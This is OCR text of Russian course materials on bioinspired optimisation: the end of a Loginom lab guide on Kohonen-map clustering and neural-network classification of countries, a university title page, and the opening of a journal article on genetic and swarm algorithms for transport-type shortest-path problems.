


Рисунок 7.1 Импортирт данных

Произведём настройку импортированных данных и зададим имена столбцам (рисунок 7.2).




Рисунок 7.2 Настройка входных столбцов

После того как данные импортированы произведём построение сценария, для этого необходимо выбрать во вкладке «Компоненты» узел «Самоорганизующаяся сеть» (рисунок 7.3) и установить связь порта выхода из узла импорта к входному порту узла кластеризации.



Рисунок 7.3 Построение сценария

Далее настроим узел кластеризации. Поскольку индексы, отражающие развитие страны по какому-либо признаку, являются параметрами (или свойствами, или характеристиками) страны, по которым будет проводиться кластеризация, их значение следует установить как «используемое», Столбец «Название страны» является информационным. Выходных данных нет.



Рисунок 7.4 Настройка входных столбцов

Далее следует настроить параметры для процедуры ***нормирования*** (в Loginom она называется на английский манер – ***нормализация***), программа по умолчанию предлагает нормализатор «Стандартизация». Для карты Кохонена наилучшими данными будут данные, приведенные к диапазонам 0..1 или -1..1.




Рисунок 7.5 Настройка нормализации

При выборе настроек карты следует учесть, что размерность задачи достаточно высокая, рекомендуется выбрать гексагональную решетку и число нейронов – не менее 100. Первоначально число кластеров – не известно.




Рисунок 7.6 Окно настройки параметров самоорганизующейся сети

На следующем шаге следует запустить процесс обучения. Для этого следует сохранить настройки, выйти на панель сценария и правой кнопкой мыши нажать по узлу кластеризации из появившегося меню стоит выбрать пункт «Переобучить модель».




Рисунок 7.8 Обучение сети

После обучения, следует настроить визуализацию, для этого необходимо нажать на узел «Кластеризация» левой кнопкой мыши и выбрать настройку визуализации




Рисунок 7.9 Настройка визуализаторов

В качестве визуализаторов выбрать таблицу, диаграмму, статистику и профиль кластеров.




Рисунок 7.10 настройка визуализации результатов

Далее следует проанализировать полученные результаты (рисунки 7.11-7.14).




Рисунок 7.11 – Диаграмма центров кластера

На профиле кластеров можно увидеть что система разделила наши странны на четыре кластера, так же здесь указаны уровни значимости входных параметров.



Рисунок 7.12 – Профили кластеров



Рисунок 7.13 Статистика кластеров




Рисунок 7.14 Таблица результатов кластеризации

Просмотреть состав кластеров можно в визуализаторе «Таблица». Если выполнить сортировку по столбцу «Номер кластера», экземпляры будут сгруппированы по кластерам.

Далее следует проделать ту же последовательность действий, только на этапе выбора метода кластеризации задать число кластеров, равное 3. Меняя настройки карты Кохонена, добиться качественного разделения стран на группы «Высокоразвитые», «Средне-развитые», «Развивающиеся».

Часть 2. Нейросетевая классификация

Проведем классификацию уровня жизни стран с помощью многослойной нейронной сети. Импортируем размеченные данные, полученные на этапе кластеризации и зададим полю «Кластер» значение «Выходной», полю «Страна» - значение «Не задано», остальным полям – значение «Активное» (см. рисунок 7.15). Считаем, что номера кластеров из предыдущей задачи и есть метки классов.




Рисунок 7.15 Настройка типов столбцов

Обработчик решает задачу *классификации* – в выходном наборе ***нейросеть*** соотносит множество входных объектов (страну) с одним из заранее известных классов.

Выберем компонент Data Mining «Нейросеть (классификация)» и свяжем его с узлом «Текстовый Файл». Далее запустим мастер настройки и выберем параметр кластера выходным полем, а остальные входными (см. рисунок7.16).

На следующем шаге проведём разбиение на множества. Выберем размер обучающего множества 95%, а тестовым 5% выборки (рисунок 7.16).




Рисунок 7.16 Разбиение объектов на два множества

Из-за большого количества признаков объектов выберем сеть с архитектурой, содержащей два скрытых слоя по 7 нейронов в

каждом слое. Максимальное количество эпох – 10000, все остальные параметры обучения многослойной сети оставим равными значениям по умолчанию.



Рисунок 7.17 Настройки параметров нейросети

Выбрав визуализатор «Таблица» (рисунок 7.18), следует изучить результаты обучения сети на обучающей и тестовой выборках.




Рисунок 7.18– Визуализатор «Таблица»

Если результаты обучения неудовлетворительные, следует провести серию экспериментов и подобрать наилучшую архитектуру сети.

Задание

1. Импортировать данные с метками кластеров из предыдущего примера.
2. Построить модель нейросетевой классификации и исследовать полученный результат.
3. В случае получения некачественных результатов произвести серию экспериментов, изменяя значения настраиваемых параметров модели.

Содержание отчета

Отчет по лабораторной работе должен содержать:

1. Цель работы.
2. Формулировку задания (задача классификации).
3. Описание набора данных для классификации, фрагмент набора данных и визуальное представление полного набора.
4. Описание процесса получения наилучшей модели кластеризации.
5. Результаты наилучшей модели.
6. Формулировку задания (задача кластеризации).
7. Описание набора данных для кластеризации (с размеченными классами), фрагмент набора данных (по нескольку объектов каждого класса) и визуальное представление полного набора.
8. Описание процесса получения наилучшей модели классификации.
9. Результаты наилучшей модели.
10. Выводы.

Контрольные вопросы.

1. Что понимается классификацией объектов?
2. Что понимается под кластеризацией объектов?
3. Какие методы классификации и кластеризации из статистического анализа данных Вам известны? Проведите параллели с нейросетевым подходом для решения этих задач.
4. Что понимается под обучением с учителем и без учителя?
5. Опишите механизм обучения самоорганизующихся сетей.
6. Опишите механизм обучения многослойных сетей.

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ
РОССИЙСКОЙ ФЕДЕРАЦИИ
Федеральное государственное бюджетное образовательное
учреждение высшего образования
«Чеченский государственный университет им. А.А. Кадырова»
ИНСТИТУТ МАТЕМАТИКИ, ФИЗИКИ И ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ
Кафедра программирования и ИКТ

УЧЕБНО-МЕТОДИЧЕСКОЕ ОБЕСПЕЧЕНИЕ ДИСЦИПЛИНЫ
«Биоинспирированная оптимизация»

Направление подготовки (специальности)	Информатика и вычислительная техника
Код направления подготовки (специальности)	09.04.01
Профиль подготовки	Технологии интеллектуальных автоматизированных систем
Квалификация выпускника	Магистр
Форма обучения	Заочная

Грозный, 2022 г.

Kravchenko Yury Alekseevich – Southern Federal University; e-mail: yakravchenko@sfedu.ru; 44, Nekrasovskiy lane, Taganrog, 347928, Russia; phone: +78634371651; the department of computer aided design; associate professor.

Balabanov Dmitryi Valerievich – e-mail: dbalabanov@sfedu.ru; the department of computer aided design; graduate student.

Kovtun Anton Vladislavovich – e-mail: anton.kovtun93@gmail.com; the department of computer aided design; graduate student.

УДК 004.023 DOI 10.23683/2311-3103-2019-4-114-126

С.Н. Щеглов

МЕТОДОЛОГИЯ ИСПОЛЬЗОВАНИЯ БИОИНСПИРИРОВАННЫХ МЕТОДОВ ДЛЯ ИНТЕГРИРОВАННОЙ ОБРАБОТКИ БОЛЬШИХ ДАННЫХ НА ПРИМЕРЕ РЕШЕНИЯ ЗАДАЧИ ТРАНСПОРТНОГО ТИПА*

Приводится методология использования биоинспирированных методов для интегрированной обработки больших данных на примере решения задачи транспортного типа. Основное место среди прикладных задач транспортного типа, занимают задачи построения транспортных маршрутов, которые позволяют до минимума сократить пробег транспортных средств или минимизировать затраты на перевозку грузов. Маршрутизация перевозок – это наиболее совершенный способ организации потоков грузов с предприятий, оказывающий существенное влияние на ускорение оборота транспорта при рациональном и эффективном его использовании. Для данного класса комбинаторных задач, отсутствуют эффективные классические методы и алгоритмы решения. Эти задачи характеризуются конечным, но весьма большим числом возможных решений. Их можно поставить как задачи целочисленного программирования, но и в этом случае отсутствуют эффективные алгоритмы. Поэтому, разработка методов и алгоритмов для решения задач транспортного типа, осуществляющаяся на протяжении многих лет, является по-прежнему, актуальной проблемой. Осуществлен методологический анализ проблемы исследования. Анализ показал, что использование методов и алгоритмов последовательного и параллельного биоинспирированного поиска для решения рассматриваемого класса задач транспортного типа, является актуальной научной задачей, представляющей практический интерес. Приведена постановка задачи. Показана схема интегрированного поиска, которая позволяет распараллелить процесс нахождения приемлемого решения для задач большой размерности. Рассмотрена структурная схема биоинспирированного поиска для задачи об экстремальном пути. Представлены результаты вычислительных экспериментов. Результаты исследований позволяют сделать вывод о том, что временная сложность рассмотренных алгоритмов биоинспирированного поиска не выходит за пределы полиномиальной зависимости, и может быть выражена формулой: O(N2), где N – число вершин графа (размер решаемой задачи).

Алгоритм; метод; графовые модели; эвристика; структура; схема; эксперимент; исследование; генетический поиск; адаптация; искусственный интеллект; эволюция; решение.

S.N. Scheglov

METHODOLOGY OF USING BIOINSPIRED METHODS FOR INTEGRATED PROCESSING OF GREAT DATA ON THE EXAMPLE OF THE TRANSPORT TYPE PROBLEM SOLUTION

This paper presents a methodology for using bioinspired methods for integrated processing of big data using the example of solving the transport type problem. The main place among the applied problems of the transport type is given to the tasks of building transport facilities, which

* Работа выполнена при финансовой поддержке РФФИ (проект № 18–07–00055).

make it possible to minimize vehicle traffic problems or minimize the cost of transportation, minimize the cost of transport problems. Routing is the most perfect way to organize the flow of goods from enterprises, which has a significant impact on the acceleration of traffic turnover with rational and efficient use of it. For this class of combinatorial problems, there are no effective classical methods and algorithms for solving. These tasks are characterized by a finite, but very large number of possible solutions. They can be put as tasks of integer programming, but in this case there are no efficient algorithms. Therefore, the development of methods and algorithms for solving transport-type problems, which has been carried out for many years, is still an urgent problem. The methodological analysis of the research problem has been carried out. The analysis showed that the use of methods and algorithms of sequential and parallel bio-inspired search for solving the considered class of transport-type problems is an actual scientific problem of practical interest. The problem statement is given. An integrated search scheme is shown, which allows you to parallelize the process of finding an acceptable solution for large-scale problems. The structural scheme of the bio-inspired search for the problem of the extreme path is considered. The results of computational experiments are presented. The research results allow us to conclude that the time complexity of the considered bioinspired search algorithms does not exceed the limits of the polynomial dependence, and can be expressed by the formula: O (N2), where N is the number of graph vertices (size of the problem to be solved).

Algorithm; method; graph models; heuristics; structure; scheme; experiment; research; genetic search; adaptation, artificial intelligence; evolution, solution.

Введение. Среди приложений математического программирования большое место занимают проблемы производственно-транспортного типа. Это задачи распределения заказов между предприятиями с учетом затрат на производство и транспортных издержек; размещения производства, складов и технических средств; проектирования сложных сетей и объектов (дорог, продуктопроводов, тепловых и электрических сетей); рационального распределения грузопотоков между различными видами транспорта. Вычислительные сложности, возникающие при решении производственно-транспортных задач, зачастую связаны с их большой размерностью, многоэкстремальностью, наличием дискретных переменных [1–3]. Задачи транспортного типа занимают особое место в классе приоритетных направлений исследования информационных технологий, так как решение транспортных задач имеет актуальное значение в промышленности, на транспорте, в системах связи и других отраслях экономики.

Сегодня практически невозможно обеспечить требуемое потребителями качество обслуживания и эффективность транспортных операций без применения информационных систем и программных комплексов для анализа, планирования и поддержки принятия коммерческих решений. Благодаря разработке эффективных методов решения задач транспортного типа, стали развиваться информационные системы и технологии, обеспечившие возможность автоматизации типовых операций в транспортных процессах, для организации товародвижения на технологическом рынке транспортных услуг.

Основное место среди прикладных задач транспортного типа, занимают задачи построения транспортных маршрутов, которые позволяют до минимума сократить пробег транспортных средств или минимизировать затраты на перевозку грузов. Маршрутизация перевозок — это наиболее совершенный способ организации потоков грузов с предприятий, оказывающий существенное влияние на ускорение оборота транспорта при рациональном и эффективном его использовании.

Для данного класса комбинаторных задач, отсутствуют эффективные классические методы и алгоритмы решения. Эти задачи характеризуются конечным, но весьма большим числом возможных решений. Их можно поставить как задачи целочисленного программирования, но и в этом случае отсутствуют эффективные алгоритмы. Для решения задач транспортного типа необходима обработка больших объемов данных.

Научную новизну представляет проведение исследования тенденций и приоритетных направлений развития интеллектуальных технологий, ориентированных на обеспечение аналитической деятельности в информационных системах управления данными на основе семантической обработки больших массивов неструктурированной информации, разработка новых гибридных подходов, позволяющих эффективно работать с нечеткой или неполной входной информацией, одним из которых, являются методы биоинспирированного поиска. Данный подход позволит создавать и применять принципы, модели и алгоритмы управления данными для оптимизации процедур поиска, накопления и обработки разнородных знаний в междисциплинарных интеллектуальных информационных системах управления данными на основе моделей поведения живых систем.

Поэтому, разработка новых интегрированных методов и алгоритмов для решения задач транспортного типа, осуществляющаяся на протяжении многих лет, является по-прежнему, актуальной проблемой.

Методологический анализ проблемы исследования. Все методы решения данного класса задач можно разделить на две группы: точные и эвристические.

К точным методам относятся метод ветвей и границ, метод неявного перебора и др. В этих методах выполняется сокращения объема перебора за счет построения оценок, позволяющих опознать бесперспективные частичные решения, в результате чего от дерева поиска на одном шаге отсекается целая ветвь. Эти алгоритмы весьма просты для понимания, легко программируются на ЭВМ, обладают простой математической структурой. К сожалению, они имеют существенный недостаток – экспоненциальную временную сложность. Существуют и другие точные методы решения комбинаторных задач, но все они имеют низкую эффективность.

Отдельной категорией среди эвристических методов выделяются приближенные методы, использующие случайный поиск. Приближенные алгоритмы дают решения “близкие” к оптимальным. Для большинства практических задач достаточно получить хорошее приближенное решение за приемлемое время. Методы, применяемые для построения алгоритмов такого типа, сильно зависят от специфики задачи. Одной из тенденций, увеличения производительности ЭВМ, является построение многопроцессорных вычислительных систем, которые распараллеливают процесс обработки информации. Но детерминированные методы, не позволяют эффективно использовать вычислительную мощность ЭВМ. Отсюда возникает необходимость разработки параллельных алгоритмов решения задач.

В связи с этим, с целью снижения временной сложности алгоритмов (ВСА), актуальным является разработка последовательных и параллельных биоинспирированных алгоритмов для решения задач транспортного типа. В них применяются случайные правила поиска, что позволяет избежать локальные “ловушки” [2]. Биоинспирированный поиск, с точки зрения преобразования информации – это последовательное преобразование одного конечного нечеткого множества альтернативных решений в другое [3]. Само преобразование называется алгоритмом поиска или генетическим алгоритмом (ГА). В основе ГА лежит случайный направленный или комбинированный поиск. Такие методы и алгоритмы эффективно используют информацию, накопленную в процессе эволюции, для получения квазиоптимальных и оптимальных решений [2–5]. Их широкое применение обусловлено тем, что они имеют меньшую временную сложность и позволяют получать приемлемые для практики решения. Поэтому, исследование и разработка методов и алгоритмов последовательного и параллельного бионического поиска для решения рассматриваемого класса задач транспортного типа, является актуальной научной задачей, представляющей практический интерес.

Моделирование биологических процессов в естественных и искусственных системах в настоящее время связано с созданием новых моделей и методов, направленных на решение сложных проблем. Для решения задач транспортного типа на основе биоинспирированного поиска, разработаны новые структурные схемы и алгоритмы, модифицированы базисные структуры оптимизационного процесса, которые позволяют расширить область поиска решений без увеличения времени работы и сократить преждевременную сходимость алгоритмов. Далее рассмотрим применение бионического поиска на примере решения задач об экстремальных путях.

1. Постановка задачи. Решение задач данного типа сводится к решению задачи о нахождении кратчайшего пути на ориентированном графе [3].

Задача о кратчайшем пути в графе в общем виде может быть сформулирована следующим образом.

Дан граф G=(X, U), каждому ребру этого графа приписаны веса, задаваемые матрицей $C = \lfloor c_{i,j} \rfloor$. Задача о кратчайшем пути состоит в нахождении кратчайшего пути от заданной начальной вершины $s \in X$ до заданной конечной вершины $t \in X$, при условии, что такой путь существует, т.е. при условии $t \in R(s)$, где $R(s)$ – множество, достижимое из вершины s.

Можно выделить два основных варианта представления решения задачи: кодирование в виде списка вершин или кодирование в виде списка ребер. Применение первого варианта представления решения является неэффективным в виду большого количества получаемых нереальных решений. Поэтому наиболее работоспособным, остается вариант представления решения задачи о кратчайшем пути в графе в виде матрицы весов.

$$C = \begin{bmatrix} c_{11} & c_{12} & \dots & c_{1m} \\ c_{21} & c_{22} & \dots & c_{2m} \\ \vdots & \vdots & \vdots & \vdots \\ c_{n1} & c_{n2} & \dots & c_{nm} \end{bmatrix},$$

где cij – веса, приписанные ребру графа.

Постановка задачи позволяет использовать различные множества альтернативных решений для получения квазиоптимальных результатов.

Поскольку решение задачи о кратчайшем пути является творческим процессом, то важной ее частью является построение и выбор эффективной архитектуры алгоритмов. Поэтому, предлагается использовать бионические (модифицированные генетические, эволюционные) методы поиска оптимальных решений с точки зрения лица принимающего решение (ЛПР) базирующиеся на комплексных и эволюционных критериях, адаптированные для решения задач данного типа. [2–6].

Рассмотрим функцию оценки пригодности. Функция оценки пригодности (моделирующая функция) необходима для определения качества, ценности индивидуальности. Очевидно, что моделирующая функция создается с учетом специфики конкретной задачи.

Для задачи о кратчайшем пути значение целевой функции (ЦФ) будет равно [3]:

$$F = \sum_{i,j=0}^{n} c_{ij}\left(x_{ij}\right) \to \min .$$

В процессе решения задачи необходимо минимизировать моделирующую функцию. Чем меньше значение функции, тем более ценным является решение.

2. Применение биоинспирированного поиска для решения задач об экстремальных путях. Основной трудностью решения задачи об экстремальном пути с большим числом локальных оптимумов является предварительная сходимость алгоритмов, т.е. попадания решения в локальный оптимум.

При решении задач об экстремальных путях, эффективно используют стратегии, концепции, методы и механизмы моделирования на основе интегрированного поиска. В связи с этим предлагается схема интегрированного поиска для решения задач транспортного типа, приведенная на рис. 1 [3–7]. В блоке предварительного решения возможно использование «быстрых» алгоритмов (неявного перебора, метод ветвей и границ и т.п.) для получения первоначального решения. Далее, на основе знаний и опыта экспертов (блоки ЭС, БД, БЗ), происходит выбор наиболее приемлемого подхода для решения поставленной задачи. ИПА – алгоритмы, инспирированные природными системами. АС – модифицированный алгоритм Ant Colony, РИ – алгоритм на основе роевого интеллекта, БА, ГА, ЖА, ЭА и МО – бионический, генетический, жадный, эволюционный и моделирования отжига алгоритмы решения транспортных задач. Затем происходит оценка эффективности, полученного решения. В случае получения удовлетворительного результата окончательный вариант выдается пользователю (заказчику). Иначе происходит изменение управляющих параметров, процесс повторяется либо до достижения критерия останова, либо получения приемлемого решения.

